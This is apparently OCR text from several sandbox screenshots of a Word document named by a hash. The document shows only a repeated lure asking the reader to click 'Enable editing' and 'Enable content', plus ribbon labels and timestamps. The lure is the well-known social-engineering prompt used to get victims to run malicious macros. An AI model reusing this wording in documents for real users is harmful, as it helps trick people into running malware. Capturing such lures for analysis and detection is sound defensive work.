







c5d800c0260badd149d8077bd46e3075f863989c [Compatibility Mode] - Microsoft Word
This document created in previous version of Microsoft Office Word.
To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content".
Page: 1 of 1
Words: 0
100%
11:49 AM


c5d800c0260badd149d8077bd46e3075f863989c [Compatibility Mode] - Microsoft Word
This document created in previous version of Microsoft Office Word.
To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content".
Page: 1 of 1
Words: 0
100%
11:48 AM



c5d800c0260badd149d8077bd46e3075f863989c [Compatibility Mode] - Microsoft Word
c5d800c0260badd149d8077bd46e3075f863989c: 1 characters (an approximate value).
100%
11:48 AM


Computer
11:48 AM


c5d800c0260badd149d8077bd46e3075f863989c [Compatibility Mode] - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Calibri
11
Clipboard
Font
Paragraph
Styles
Change Styles
Editing
This document created in previous version of Microsoft Office Word.
To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content".
Page: 1 of 1
Words: 0
100%
11:49 AM


c5d800c0260badd149d8077bd46e3075f863989c [Compatibility Mode] - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Calibri
11
Clipboard
Font
Paragraph
Styles
Change Styles
Editing
Paste (Ctrl+V)
Paste the contents of the Clipboard.
This document created in previous version of Microsoft Office Word.
To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content".
Page: 1 of 1
Words: 0
100%
11:48 AM


Computer
11:49 AM


c5d800c0260badd149d8077bd46e3075f863989c [Compatibility Mode] - Microsoft Word
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Calibri
11
Clipboard
Font
Paragraph
Styles
Change Styles
Editing
Double-click to hide white space
This document created in previous version of Microsoft Office Word.
To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content".
Words: 0
100%
11:48 AM